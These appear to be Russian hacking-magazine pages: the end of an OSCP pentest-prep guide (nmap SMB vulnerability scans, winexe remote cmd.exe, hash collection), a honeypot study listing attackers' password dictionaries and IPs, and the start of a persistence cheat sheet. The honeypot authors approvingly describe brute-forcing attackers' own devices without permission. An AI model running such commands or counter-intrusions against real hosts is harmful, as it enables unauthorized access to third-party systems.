Почему это так важно? В лаборатории и HTB очень часто встречались машины со старым SSH-сервером, к которому отказывается подключаться свежий Kali, так как он будет считать алгоритм шифрования устаревшим и не отдавать ключ через SSH, а сервер, выпущенный в 2014 году, считает его вполне безопасным. Тогда без опции -v ты просто получишь отказ в доступе, но никогда не узнаешь почему, а достаточно было просто добавить пару опций в строку подключения. С таким я тоже сталкивался, и это один из популярных вопросов на форуме студентов. В общем, внимательно изучи вывод SSH с ключом **-v** и обязательно в нем разберись!

Если у тебя есть список логинов и паролей, можешь попробовать подобрать их, например программой Hydra. Как и всегда, запиши эти знания и опробуй их в своей методике! И если нашел в чьем-то райтапе интересные способы работы с SSH, тоже обязательно разберись и добавь их себе!

Что интересного встречалось мне при работе с SSH?

- Те самые «плохие» ключи SSH, которые можно определить и подобрать по отпечатку.
- Уязвимые ключи, которые можно подобрать по отпечатку публичного ключа.
- Уязвимость в ранних версиях SSH, позволявшая перечислять локальных пользователей.
- Несовпадение версий клиента и сервера, требующее специальных флагов для работы.
- Раскрытие точной информации о версии и ОС сервера, позволяющее производить дальнейшее исследование файлов через path traversal.

80-й порт

Самый популярный и самый безграничный для исследования порт — именно на нем живут все веб-сервисы. Но мы пока не будем даже запускать браузер, а методично проверим всю доступную информацию!


Тут нам уже не поможет nc. Но я все равно рекомендую вначале запустить его.

```
$ nc -nv x.x.x.x 80
```

Вдруг это прячется SSH-сервер на 80-м порте. Дальше проверь заголовки сервера:

```
$ curl -I x.x.x.x
```

Там наверняка может найтись тип сервера и его версия, версия PHP, если он используется, и другая очень полезная информация.



```
HTTP/1.1 200 OK
Server: QRATOR
Date: Fri, 26 Feb 2021 16:35:49 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Keep-Alive: timeout=15
X-Pj-Cache-Status: miss
X-Pj-Cache-Key: d5a06e1865ffee574a857876277bc3ca
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Link: <https://xakep.ru/wp-json/>; rel="https://api.w.org/"
Strict-Transport-Security: max-age=15552000
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Nginx-Cache: MISS
```

Информация о сервере

Как видишь, на нашем примере сервер защищает сервис защиты от DDOS-атак Qrator, а строка `Link: <https://xakep.ru/wp-json/>; rel=https://api.w.org/` говорит нам, что сайт, скорее всего, работает на WordPress.

Пришло время заглянуть в исходный код страницы! (Опция **-L** позволяет корректно обрабатывать редиректы сервера.)

```
$ curl -i -L x.x.x.x
```

Здесь ты можешь попрактиковаться в чтении HTML и поиске с помощью grep и регулярных выражений. Что следует искать и уметь определять?

- Версию CMS и ее название.
- Шаблонизатор, на котором может быть построен сайт.
- Любые комментарии и временно скрытые ссылки на другие сайты или разделы.
- Ссылки на другие поддомены (особенно актуально для HTB).
- Версии подключаемых библиотек (иногда позволяют косвенно определить версию CMS).

Теперь наконец запусти браузер и посмотри, нет ли чего интересного. Это самая творческая часть, и тут как раз нужно банально набить руку. Читай много райтапов и запоминай, что и как делают люди. Что нас может интересовать здесь:

- есть ли файлы `robots.txt` или `sitemap.xml`;
- есть ли формы обратной связи или формы аутентификации;
- есть ли закрытые разделы, варианты регистрации или восстановления пароля.

Поищи исходный код CMS в интернете. Очень часто на GitHub можно найти нужную тебе CMS и понять, на какие файлы стоит обратить внимание (например, на конфиги), там же ты найдешь списки исправленных уязвимостей.

Я использую очень удобный плагин для Firefox Wappalyzer. Он позволяет определять используемые фреймворки и другие особенности веб-сервера.

В целом список тут практически бесконечный и тянет на большой месячный курс или десяток статей.

WWW

Обязательно посмотри вот на эти чек-листы:

- Web enumeration
- Pentesting Web checklist

Но помни, что всегда лучше брать лучшее из них и собирать свои, чтобы точно понимать, за что отвечают каждый скрипт и команда!

Ничего интересного не нашлось? Самое время взять словарь и попытаться поискать файлы и скрытые директории. Тут можно использовать любые любимые инструменты: nikto, Gobuster, DIRB.

```
$ gobuster dir -t 128 -u http://x.x.x.x/ -w /usr/share/seclists/
Discovery/Web-Content/common.txt -s '200,204,301,302,307,403,500' -e
```

Скажу сразу: если ты видишь, что перебор займет часов пять или шесть, то, вероятнее всего, это не тот путь, которым следует идти. Такое встречалось мне в лабораторных машинах. Просто пометь себе, что этот вариант ты не проверил, и иди дальше.

Что интересного мне встречалось в веб-сервисах?

- SQL и командные инъекции.
- Информация о датах рождения, позволявшая подобрать пароль или ответить на секретный вопрос в форме восстановления пароля.
- XSS, позволяющая получить админские сессии.
- Ошибки настройки веб-сервера.
- Скрипты разработчика, которые вместе с path traversal позволяли найти файлы с паролями и скачать их.
- И многое, многое другое.

Для XSS, обхода фильтрации команд и других инъекций я очень рекомендую один из самых больших сборников полезных нагрузок.

Порты 139 и 445

Это известная тебе Samba. Для работы с ней существует множество инструментов, я перечислю лишь некоторые из них.

```
$ enum4linux x.x.x.x
```

Так ты сможешь узнать имя хоста, его принадлежность к домену и рабочей группе, доступные ресурсы, возможные имена пользователей и многое другое. Обязательно поэкспериментируй с этой утилитой.

Получить список доступных папок можно такой командой:

```
$ smbclient -L //x.x.x.x -N
```

Если тебе нужно рекурсивно посмотреть все папки, то пиши

```
$ smbclient //HOST/PATH -c 'recurse;ls' PASS -U USER
```

Проверь наличие известных уязвимостей в SMB с помощью Nmap. EternalBlue — все еще мощный инструмент.

```
$ nmap --script smb-vuln* -p139,445 -T4 -Pn 10.11.1.111
```

Вот как запустить удаленно команду с помощью SMB:

```
$ winexe -U username //10.11.1.111 "cmd.exe" –system
```

Советы здесь в целом похожи на советы из раздела о FTP. Выясни, какие ресурсы тебе доступны, какие пользователи есть на сервере (могут пригодиться при переборе), нет ли полезной информации в доступных папках. И, как всегда, внимательно читай райтапы, подсматривай используемые утилиты, разбирайся в их работе и заноси в свою подборку. Обязательно старайся выяснить, почему была использована одна утилита, а не другая.

В моей персональной методике еще много описанных портов, но я не буду перечислять их дальше, а просто отправлю тебя в уже известный тебе чек-лист по портам.

ПОИСК УЯЗВИМОСТЕЙ

Теперь, когда у тебя есть список используемого ПО с версиями, самое время поискать известные уязвимости и готовые эксплоиты. В лаборатории OSCP тебе вряд ли придется писать собственные эксплоиты, чаще всего нужно максимум поправить готовые. А вот сложные машины HTB вполне могут требовать ручного написания эксплоита.

Где же искать эксплоиты? Помни, что не на все уязвимости есть готовые эксплоиты и не все уязвимость позволяют их написать. Поэтому стоит начать с самой большой базы данных уязвимостей cvedetails.com.

Там есть поиск по вендору, программе, версиям и другим критериям. Мой тебе совет: никогда не превращайся в скрипт-кидди, который способен только запустить программу и ждать результата. Прочитай CVE, пойми, почему та или иная программа уязвима. Если есть эксплоит, проверь, требует ли он компиляции. Можешь ли ты его собрать. Будет ли он работать на твоей системе. Какие у него есть начальные условия.

Часто бывает, что есть целый перечень отличных эксплоитов, но они требуют админских прав в CMS или на сайте. В этом случае тебе нужно либо найти данные администратора, либо искать другой вариант проникнуть на машину. В лаборатории OSCP мне встретилась машина, на которой не работал готовый эксплоит повышения привилегий, но стоило прочитать CVE и просто заменить одно слово, как он снова был работоспособен!

Где брать эксплоиты? Самая известная база эксплоитов — это, конечно, exploit-db.com и ее консольный вариант searchsploit. Размещенные там эксплоиты достаточно безопасны для использования. Но никогда не ограничивайся ей. Поищи в Google «имя программы версия exploit». Очень часто можно найти интересные свежие эксплоиты.

WARNING

Никогда не запускай непроверенные эксплоиты на своей машине! Всегда читай исходный код и проверяй, что он не несет ничего вредоносного. Всегда лучше собрать бинарник самому, чем скачать его непонятно где. Делай резервные копии и снапшоты своей рабочей системы.

Несколько полезных советов о поиске эксплоитов и работе с ними.

1. Научись в совершенстве владеть searchsploit. Можешь потренироваться на сервере Apache: научись показывать только эксплоиты удаленного доступа, а не выполнения DOS-атак, раздели выдачу по Apache httpd от Apache Tomcat.
2. Попробуй поискать эксплоиты на GitHub с помощью Google. Пойми, как это лучше делать и как правильно фильтровать результаты.
3. Научись собирать эксплоиты не только под `x86_64`, но и под чистый `i386`. Иногда такое может очень пригодиться.
4. Научись искать и использовать эксплоиты в Metasploit.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Этот раздел вполне бы потянул на несколько статей, поэтому я просто дам тебе ссылки на отличные статьи о получении root-доступа и прав администратора в Windows.

От себя добавлю несколько полезных советов и трюков, встречавшихся мне в разных ситуациях.

- Инструменты linPEAS и подобные им полезны, но на экзаменационных машинах OSCP они не находят абсолютно ничего! Разберись, как они работают, и набросай себе список нужных команд вроде поиска SUID.
- Поставь и внимательно изучи чистые Windows и Linux. Тебе нужно понимать, какие сервисы есть в системе после установки, а какие туда могли добавить.
- Увидел неизвестную тебе программу? Обязательно запиши! Очень часто через нее можно получить повышение привилегий.
- Внимательно смотри на странности в папках `sbin` и `bin`. У меня однажды там лежал `eximXX` (явно указана версия в названии), хотя в списке установленных пакетов его не было. Конечно же, через него можно было получить рут.
- Внимательно изучи доступные изнутри порты. Очень часто внутри на `127.0.0.1` есть уязвимый или плохо настроенный сервис.

Из очень интересного я встречал в лабораториях машину с Windows NT 4.0, с доступом по VNC, где пароль админа был записан на обоях рабочего стола, но был скрыт окном логина. Нужно было передвинуть окно входа в систему и просто прочитать пароль «под ковриком».

Ну и как всегда, заноси все найденные интересные решения в свою методику. Лично для меня обычно сложнее получить доступ на машину, чем повысить в ней привилегии. Видимо, сказывается большой опыт работы архитектором и настройки разных серверов.

ПОСТЭКСПЛУАТАЦИЯ

Этот этап очень редко встречается в отдельных машинах HTB, но крайне важен в лабораториях. Впрочем, ты мог встретить такое, если проходил вводные машины HTB.

Что нужно обязательно сделать на этом этапе.

1. Собрать все доступные хеши паролей. Это может быть mimikatz, файл `/etc/shadow`, настройки сервисов и баз данных. В общем, все пароли, до которых сможешь дотянуться.
2. Просмотри все сетевые соединения. Иногда можно увидеть интересное общение с другими серверами и найти пути входа на них.
3. Просмотри всю доступную информацию в базах данных. Там могут быть логины/пароли для других серверов или интересные резервные копии.
4. Собственно резервные копии. Не пренебрегай ими, и, возможно, найдешь что-нибудь важное.
5. Пользовательские папки. В них могут быть те же резервные копии, история выполнения команд (например, использования пароля для подключения к БД или другому серверу) и так далее.
6. Не забудь о реестре Windows. Там могут быть пароли к VNC и другим похожим сервисам.

Обязательно документируй все находки. Очень часто у тебя есть информация для доступа к новой машине, но ты не можешь найти ее. Встретил документ или файл RDP с паролем к новому компьютеру в лаборатории — сделай запись об этом! В OSCP повторное использование паролей — обычное дело.

ЧИСТКА СЛЕДОВ

Правило хорошего тона в любой лаборатории — очистка машины от своих следов. Сюда входит удаление любых эксплоитов, которые ты использовал, возврат в первоначальное состояние машины в лаборатории OSCP, удаление всех шеллов Metasploit. Кстати, в экзаменационном отчете OSCP этому посвящен отдельный раздел.

ВЫВОДЫ

Вывод у меня очень простой. Если ты хочешь стать хорошим пентестером, введи системность в свои действия. Изучай операционные системы, сети, постоянно читай новые материалы и пополняй свои чек-листы и списки техник. В результате всего этого у тебя выработается определенное чутье и понимание, на что же стоит обратить внимание при исследовании очередной машины. Если соберешься сдавать экзамен, это вдвойне пригодится. Нередки случаи, когда сдающий просто забывал проверить содержимое **robots.txt** из-за стресса и не брал в итоге машину. Хороший собственный чек-лист позволяет снизить стресс и действовать более эффективно.

Помни, направление пентеста постоянно развивается и появляются новые интересные инструменты и техники. Не упусти их!

ЭТО ЛОВУШКА!

КАК МЫ РАССТАВЛЯЛИ ХАНИПОТЫ И КТО В НИХ ПОПАЛСЯ

Михаил Артюхин
localhostt412@mail.ru

Hackcat
hackcat.dev@gmail.com

Если ты хоть раз админил сервер, то точно знаешь: авторизацию по паролю нужно отключить или серьезно ограничить — белым списком, VPN-шлюзом или еще как-то. Мы решили проверить, что будет, если этого не сделать, и сейчас покажем, что получится.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Автор и редакция не несут ответственности за любой возможный вред, причиненный с использованием сведений из этой статьи.

Встать под атаку и посмотреть, что будет, — это лучший способ изучить, как работают хакеры. Это мы и сделали — купили несколько серверов в разных подсетях и засели в засаде. Первый же неосторожный бот попался всего через семь секунд, а меньше чем через сутки мы засекли больше 12 тысяч гостей на одном только SSH. Немудрено, что рано или поздно учетные данные ко многим серверам подбираются, сами серверы продолжают черное дело своих создателей, а в свободное время частенько копают биткойны.

Мы рассмотрим атаки по нескольким протоколам: SSH — как наиболее популярный, Telnet, распространенный в мире IoT, и FTP, куда ломятся, чтобы залить шелл для дальнейшей атаки или заразить исполняемые файлы. На один только SSH за время теста к нам постучались 986 437 раз.

Для чего используют чужие машины

Со взломанного «умного» устройства можно атаковать остальную сеть, проводить DDoS, майнить криптовалюты, слать спам и заниматься более изощренными вещами вроде DNS poisoning или перехвата трафика.

Часто злоумышленники поднимают на захваченных машинах прокси-серверы. Это ходовой в теневой части интернета товар, даже при беглом поиске мы нашли несколько десятков предложений. При этом обычно прокси продаются по подписке, а не разово.

Средний ценник за 100 штук — порядка 25 долларов, но российские прокси ценятся куда дешевле — около 12 долларов. За элитные прокси в одни руки хотят по 3-4 доллара за IP, при этом расходятся они все равно как горячие пирожки. Видимо, для постоянных клиентов предусмотрены скидки, не заявленные публично.

ПОДГОТОВКА

Мы установили ханипоты на два сервера. Первый изначально для этого исследования не предназначался, так что часть статистики с него не включает пароли. На втором сервере сразу были ханипоты.

В какой-то момент стандартный SSH мы перенесли на порт 404 («404 SSH Service Not Found», ага) на обоих серверах, а штатный 22-й порт занял ханипот. Но ни один бот его после этого не нашел. Как видишь, заезженная рекомендация переносить SSH на неожиданные порты имеет смысл, особенно когда 22-й порт открыт, но не подает виду, что нужный сервис есть где-то еще.

Выборка в итоге получилась небольшая, поэтому мы расширили статистику, проанализировав логи со взломанных ботов.

ГДЕ БРАТЬ ХАНИПОТЫ

Вот сами ханипоты, которые мы использовали для разных протоколов. Естественно, существует множество других решений, в том числе коммерческих, но их перечисление и сравнение — тема для отдельной статьи.

telnetlogger

- robertdavidgraham/telnetlogger

Простой Telnet-логгер, в лог пишет просто пары логин-пароль. IP-адреса тоже записываются, но в соседний файл и без связи с конкретной парой логин-пароль, что неудобно. Завелся сразу и лишних настроек не требует.

SSH Honeypot

- droberson/ssh-honeypot

Записывает в лог IP, логин и пароль. Каждая запись помечается временной меткой, чего в Telnet-логгере нет. Информацию о времени можно использовать, чтобы строить продвинутые графики, вроде зависимости интенсивности атак от времени суток или дня недели, но делать это мы не будем — нас в данном случае интересует сам факт атаки и используемые техники.


Первые попытки перебора появились уже через семь секунд после активации ханипота.

```
[Sun Jan 10 22:40:41 2021] ssh-honeypot 0.1.0 by Daniel Roberson started
on port 22. PID 4010913
[Sun Jan 10 22:40:49 2021] 196.*.*.166 supervisor qwer1234
[Sun Jan 10 22:41:16 2021] 59.*.*.186 vyatta 123
[Sun Jan 10 22:41:38 2021] 207.*.*.45 root muiemulta
```

honeypot-ftp

- alexbredo/honeypot-ftp

Этим протоколом интересовались меньше всего. Возможно, это связано с тем, что ханипот для FTP на популярных языках нам найти не удалось, так что использовали что нашли. Этот ханипот даже при не очень детальном рассмотрении «светит» тем, что написан на Twisted и тем самым отпугивает некоторые ботнеты и не самых тупых атакующих.



Сканирование ханипота Nmap

SSH

Для сбора статистики мы использовали два разных способа. Первый — анализ логов `sshd`. Туда попадают в том числе попытки неудачной авторизации, которые мы вытащили вместе с информацией об использованных логинах и IP атакующих. Для расширения статистики мы решили использовать серверы, которые напрямую не предназначались для этого исследования, но их владельцы любезно предоставили нам выгрузку записей `journald`, которую мы тоже проанализировали в этом блоке.

Второй способ — непосредственно анализ логов ханипотов. Тут в анализ попали также и пароли, с которыми приходили атакующие. Эта статистика не столь обширна, но зато максимально точна.

Самый частый логин ожидаемо — `root`. В логах ханипотов он встретился в общей сложности 85 563 раза — свыше чем на порядок больше второго места (`oracle` — 7832).

По версии `sshd`, отрыв «рута» от всех остальных еще больше: 408 778 попыток логина под рутом против 321 467 всех остальных (55,9% вообще всех попыток логина). Второй по популярности логин в списке даже не пытается конкурировать с «рутом». Логин `admin` набрал всего 15 331 срабатывание, что в 26,7 раза меньше почетного первого места. На третьем месте расположился `test`, набравший еще вполовину меньше детектов — всего 8624.

Вот рейтинг самых популярных логинов. Первые две колонки — по логам `sshd`, последние — по ханипотам.

ЛОГИН, ПО SSHD	СРАБАТЫВАНИЙ	ЛОГИН, ПО ХАНИПОТАМ	СРАБАТЫВАНИЙ
root	408778	root	85563
admin	15331	oracle	7832
test	8624	20.*.*.*	7799
user	8486	admin	7457
oracle	5751	user	5181
ubuntu	4821	test	4778
postgres	3669	218.*.*.*	4384
ftpuser	3349	104.*.*.*	4056
git	2912	ftpuser	3931
guest	2020	usuario	3747

Звездочками я замазал IP тестовых серверов. Видимо, некоторые особо одаренные боты считают, что админ мог поставить в качестве логина IP-адрес самого сервера. Кстати, залогиниться с IP вместо логина попробовало всего несколько ботов, но они оказались очень настойчивыми и поэтому вывели эти логины в топ.

Из интересных логинов в журналах ханипотов также отметились `ubnt` (видимо, сокращение от «ubuntu», 1001 случай), `web` (897), `demo` (885), `MikroTik` (795), `pi` (стандартный пользователь на Raspberry Pi, 770), `telecomadmin` (штатный логин на многих роутерах, 748), `minecraft` (293), `baikal` (292), `dev` (173), `ts` (166), `odoo` (158), `vbox` (154), `sinusbot` (120), `csgoserver` (100), `mcserver` (80), `hacker` (45), `cactiuser` (45), `xxx` (28), `miner` (17) и `terraria` (14).

Была еще 51 попытка зайти с пустым паролем. То есть боты атакуют игровые серверы (Minecraft, CS:GO и Terraria — это игры, и вариантов логинов с ними было достаточно), роутеры (`telecomadmin` — классика для роутеров Huawei и других), ну и просто пробуют логины наугад.

В логах `sshd` также отметились уже знакомые нам `ubnt` (1558), `demo` (1370), `pi` (1312), `web` (1129), `minecraft` (1006), `MikroTik` (661), `sinusbot` (433), ну и прочие (`huawei`, `linux`, `nvidia` — кто вообще так юзеров называет?).

Какой-то особенно дикий бот пытался брутить со списком паролей в качестве логинов. Полюбуйся!

```
1 !234QwerAsdf
1 !@#!@#!@#!
1 !@#$%
1 !@#$%QWERT
1 !@#$%^
1 !@#$%^&*()_+
1 !@#$%^&*()_+|
1 !@#$%^qwer
1 !@#$%qwert\r
1 !@#$qwer
1 !@#123$%^
1 !@#1234
1 !@#123qwas
1 !@#321Qwe
1 !@#456qweASD
1 !@#QWE123QWE
1 !@#abc123
1 !@#edc!@#
1 !@#qwe$%^
1 !@#wsx!@#
1 !Passw0rd!
1 !Password@
1 !Q#E@W$R
1 !QA2ws3ed
1 !QAZ
1 !QAZ1231xsw
1 !QAZ2wsx\r
1 !QAZ@WSX3EDC
1 !QAZWSX0a
1 !QAZX(OL<M
1 !QAZXSW@#EDC!@#
1 !QAZxsw2#EDCvfr4%TGBnhy6
1 !QAZzaq1@WSX
1 !QAz@WSx#EDcRFv
1 !QWASZX1
1 !Qaz
1 !Qaz!Qaz
1 !password!
...
```

На ханипотах мы зафиксировали 4981 уникальный логин, в логах `sshd` — 30 036 уникальных.

Теперь к паролям. По уже упомянутым причинам мы не можем анализировать пароли для всех атак (которых почти миллион). Так что имей в виду, что рассмотренные ниже пароли получены со сравнительно небольшой выборки в примерно 200 тысяч попыток.

Лучшим паролем года признается `root` с 19 600 обнаружений. А священный `123456` расположился на втором месте с 7284 попытками использования. Ниже привожу список лучших (самых популярных) паролей для твоего сервера:

```
 2966 J5cmmu=Kyf0-br8CsW
 3306 11111
 3528 qwerty
 3943 12345
 4272 1234
 4501 test
 4704 123
 4924 admin
 7284 123456
19600 root
```

Из всех них вопросы вызывает только «J5cmmu...». Мне не удалось определить, чей это стандартный пароль, а гуглеж привел только к более старым результатам подобных исследований и подтверждениям того, что мы не одни заинтересовались этой мистерией.

В топ-100 вошел также `password` (13-е место из 2479 детектов), `12345678` (18 из 1053), `pi` (38 из 431) и `paspberry` (39 из 424), `hlL0mlNAabiR` (49 из 305), `telecomadmin` (65 из 220) и `changeme` (84 из 106). В остальном ничего особенного, кроме 2262 попыток логина с пустым паролем.

Всего в атаках замечены 33 306 уникальных паролей.

Пара слов о самих атакующих

Конечно, мы не могли не посмотреть, кто именно нас атаковал. С одного из ханипотов были сняты все записанные адреса, а инструмент с GitHub построил красивую карту.

Также мы посчитали статистику, с каких адресов было больше всего атак. Топ-5 самых настойчивых ботов сейчас перед тобой:

8354	211.114.134.118
11096	121.169.34.14
15474	20.184.15.72
24492	202.103.176.67
42512	222.186.10.114

Адреса героев специально не замазываю, чтобы ты внес их в черный список на своем файрволе.

8162 уникальных адреса сделали не меньше десяти попыток логина каждый, всего 1564 сделали не меньше сотни попыток, а больше 500 раз попробовали войти всего 97 разных ботов! Тем не менее около половины всех попыток сделали боты, набравшие от ста попыток, то есть львиную долю всех атак делают боты, которые подолгу на одной цели не задерживаются и уходят после максимум пары десятков попыток. Но из-за уникумов, которые без устали ломятся на один и тот же сервер, среднее число попыток на атакующего составило 51,7.

Итого мы заметили много стандартных паролей к разной технике, модификаций логинов, да и откровенно простых паролей тоже. Похоже, ботоводы почти уверены: если проявлять настойчивость, сервер когда-нибудь да согласится, что его пароль — `root`. Попыток эксплуатации уязвимостей было немного — несколько десятков. Увы, в силу несовершенства ханипотов мы не смогли узнать, какие именно уязвимости пытались эксплуатировать.

WWW

В ходе написания этой статьи мы наткнулись на аналогичное исследование. Часть данных там отличается, но общий тренд все равно заметен. А еще авторы посчитали статистические закономерности между днями недели и количеством атак.

TELNET

Главный логин, к которому многие боты пытались подобрать пароль, конечно, `root`, замеченный 53 084 раза. Следом идет `admin`, попавшийся 22 021 раз, и `sh`, использованный 16 790 раз. Четвертое и пятое место заняли `linuxshell` и `enable`, набравшие 16 790 и 16 677 детектов соответственно. В десятку самых популярных вошли также `system` (6-е место, 10 509 обнаружений), `shell` (9316) и `guest` (5037). На 11-м месте расположился `support` (3780), который я ожидал увидеть в этом списке несколько выше.

В списке логинов попадались интересные экземпляры:

```
 14 \x17\x12\x1b\x1f\x18\x1f\x05\x02\x04
 20 \x05\x03
 20 \x27::!
 20 \x2c>.8?K
 32 cuadmin
 32 ncorrect
 33 db2fenc1
 44 \x16\x03
 44 diag
 48 */&\x22%K
 68 &;;\x20
 69 cisco
 71 \x04
 84 9$$?K
101 jnior
130 Alphanetworks
176 dnsekakf2$$
215 TMAR#DLKT20060205
```

Остается только гадать, кто мог бы поставить подобные логины. Но поиск последнего логина выдал интересный сайт. Похоже, логин `TMAR#DLKT20060205` принадлежит роутеру D-Link 500B, который, видимо, и атакует обнаруженный бот. Всего мы увидели 297 уникальных логинов.

Что касается распределения количества атак по IP-адресам, то из 186 454 атак на Telnet 14 128 (7,6%) сделал один и тот же IP. Было зафиксировано 8006 уникальных атакующих, то есть в среднем было 23,2 попытки логина с каждого IP.

Пароли попадались не менее уникальные, чем логины. Смотри:

```
   1 `\x22=\x1a\x3c8g!>-/!
   1 rasberrypie

 3 4\xc6\x1eU\xae\x9a\xf4\xa3Y_m&:\xe7\x0fr\xd7x\x80\xf5\x01\xbc;\xce\x04
   8
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  11 wapnd15_dlob_dap1522b
  12 5:\x20\x278%
  12 7ujMko0root
  12 8>;;$9?K
  12 Uq-4GIt3M
  14 0p3nm35h
  14 D13HH[
  14 P@55w0rd!
 131 hacktheworld1337
 170 Win1doW$
1406 t0talc0ntr0l4!
2421 S2fGqNFs
2521 OxhlwSG8
```

Приятно видеть, как какой-то бот стал орать от безысходности. Не станем ему мешать.


Всего было 699 уникальных паролей. Вот топ-10 — выбирай на свой вкус (точнее, не делай этого ни в коем случае).

```
 4066 12345
 4231 default
 4825 start-shell
 4829 development
 5158 admin
 5448 /bin/busybox\x20KURC
 9190 /bin/busybox\x20LMAO
 9650 runshellcmd
15505 linuxshell
16801 shell
```

Тут мы видим упоминание `busybox`, так что, возможно, какие-то боты пытались сразу слать команды вместо ввода логина и пароля. То есть охотники на незакрытые коробки даже не удосуживаются проверить, запрошена ли авторизация.

Вывод в случае с Telnet прост: каким бы надежным ни казался заводской пароль, лучше его сменить. Серьезно.

FTP



Лог FTP ханипота

Можно понять, что на FTP проводят в основном целевые атаки, а массовое сканирование ищет только серверы с дефолтными учетными данными, ну или полностью отсутствующей авторизацией. Ничего примечательного мы здесь не нашли: немного попыток входа без пароля, немного анонимных; никаких попыток продолжительного брутфорса или эксплоитов в логах тоже нет.

Вывод: FTP находится под меньшей угрозой, чем тот же Telnet или даже SSH. Впрочем, это не повод забить на его защиту.

ИДЕМ В КОНТРАТАКУ

Выделив все уникальные IP-адреса атакующих и создав словарь из логинов и паролей самих ботов, мы во имя утоления вселенского любопытства попробовали применить брутфорс к самим атакующим их же словарем.

WWW

Использовалась священная THC-Hydra, B0n3t-Brute, BruteDum и cbrutekrag.


Что удивительно, на ответную атаку поддалось не так уж много устройств. Возможно, это связано с тем, что атаковали мы только тех, кто попался на ханипот, а адреса из логов `sshd`, которых было куда больше, мы не проверяли. В любом случае, это было сделано исключительно для проверки гипотезы, что атакующие были заражены в автоматическом режиме.

Обнаружились несколько IP-камер, парочка роутеров и прочей умной техники. Вручную все находки мы не проверяли из-за нехватки времени.


Нашелся хост с pfSense; как гласит главная страница этой софтины, это «опенсорсный файрволл, которому доверяет весь мир». Что ж, админов, которые ставят пароль `admin`, это не спасает.

pfSense

Следующий сервер оказался VPN-шлюзом.



Сразу по названию процесса понятно, для чего нужен этот бот: майнинг Monero.



Процессы на хосте

На контратаку по SSH поддалось 197 адресов из 1779 (11%). С одной стороны, немного. С другой — каждый десятый атакующий оказался с настолько слабой защитой, что взломать его не составило никаких проблем, и это число могло быть выше, если бы мы использовали больший словарь.

Значительная часть атакующих относится к Internet of Things, скорее всего зараженных при помощи перебора пароля. Как Дмитрий Белявский однажды иронично отметил, «буква S в аббревиатуре IoT обозначает Security».

ВЫВОДЫ

Мы рассмотрели всего несколько протоколов, которые могли заинтересовать хакеров, и, конечно, наше исследование не может считаться особенно полным. За бортом, к примеру, остались машины на Windows, которых тоже немало.

Печально, что советы, известные еще с двухтысячных годов, актуальны и по сей день: закрывать порты, переносить критические сервисы на нестандартные порты, ставить сложные небрутабельные пароли или же вовсе отключать авторизацию по паролю.


Как видишь, всего за пару месяцев количество атак зашкалило. Если ты оставишь небезопасный пароль надолго, то его в какой-то момент подберут. Конечно, во многих умных гаджетах пароль зашит разработчиком, но в таком случае порт устройства не должен светиться наружу.

Также небесполезно иметь свой ханипот, чтобы видеть угрозы и даже автоматически отводить часть из них.

ШПАРГАЛКА ПО PERSISTENCE

КАК НАДЕЖНО ПРОПИСАТЬСЯ НА ХОСТЕ ИЛИ ВЫЯВИТЬ ФАКТ КОМПРОМЕТАЦИИ

Когда получен шелл на хосте, первое, что необходимо сделать, — это обеспечить себе «постоянство» (persistence) в системе. Ведь во многих случаях на RCE может быть лишь одна попытка, а значит, недопустимо потерять доступ из-за каких-нибудь досадных обстоятельств.



s0i37
Ведущий аналитик УЦСБ.
s0i37@ya.ru

Есть разные способы организовать возможность постоянного присутствия, у каждого свои достоинства и недостатки:

- записать что-либо на HDD:
  - плюс: переживет перезагрузку;
  - минусы: заметно для человека, заметно для антивируса;
- внедрить код в RAM:
  - плюс: незаметно для человека;
  - минусы: не переживет перезагрузку, может быть заметно для антивируса;
- изменить конфигурацию ОС:
  - плюсы: незаметно для антивируса, переживет перезагрузку;
  - минус: может быть заметно для человека.

Чаще всего при закреплении в системе все же приходится обращаться к диску, поскольку это единственный способ не вылететь из-за случайной перезагрузки. В общем случае успешность такой персистентности зависит от двух факторов:

- насколько скрытно от пользователя прописан запуск бэкдора;
- насколько безобидно для антивируса тело бэкдора.

Очевидно, что с точки зрения закрепления Linux — более приоритетная система. Компьютеры с ним, как правило, редко обслуживаются пользователями и не перезагружаются месяцами. Да и как точка опоры они подходят больше. Хосты под управлением Linux удобны еще и потому, что они редко защищены антивирусом, а антивирус для персистентности — это ощутимая проблема.

В свою очередь, в Windows больше вариантов автозагрузки, что может помочь лучше замаскироваться в ее недрах. Ведь, в отличие от проникновения в Linux, нам почти всегда придется работать рядом с пользователем, опытным или не очень.

